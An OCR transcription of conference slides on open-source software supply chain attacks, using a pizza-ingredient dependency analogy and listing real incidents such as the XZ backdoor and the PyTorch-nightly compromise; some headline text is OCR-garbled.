
Understanding and Preventing Open-Source Software Supply Chain Attacks

Piergiorgio Ladisa

3rd KTH Workshop on Software Supply Chain, April 2024

What the hell is a Software Supply Chain?

Let’s do it the Italian way



basil-0.7.2 → basil-seeds-1.0

mozzarella-0.9 → milk-1.0 → cow-1.0

tomato-sauce-1.1 → tomatoes-0.4 → tomato-seeds-1.0

pizza-dough-1.0 → water-0.4

pizza-dough-1.0 → yeast-1.0

pizza-dough-1.0 → flour-1.0 → wheat-1.0 → wheat-seeds-1.0


pizza-dough-1.0 → salt-1.2

What we **absolutely** do not need


What we ***absolutely*** do not need

This is the same with software

This is a ~~pizza~~ software supply chain




This is a ~~pizza~~ software supply chain attack



More Formally...

A **(Software) Supply Chain Attack** is the nefarious alteration of trusted software before delivery.

-- Russ Cox's tweaked definition by Kim Zetter [1]


ALL MODERN DIGITAL INFRASTRUCTURE
Evil
A PROJECT SOME ~~RANDOM~~ PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003


https://www.explainxkcd.com/wiki/index.php/2347:_Dependency

[1] https://research.swtch.com/acmscored

XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.



December 31, 2022

Compromised PyTorch-nightly dependency chain between December 25th and December 30th, 2022.

Npm Attackers Sneak a Back ito
Node.js Deployments through
dencies
Dep

May 8th,

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alert: peacenotwar module sabotages npm developers in the node-ipc package to protest the invasion of Ukraine


Written by: Liran Tal

451 PyPI packages install Chrome extensions to steal crypto

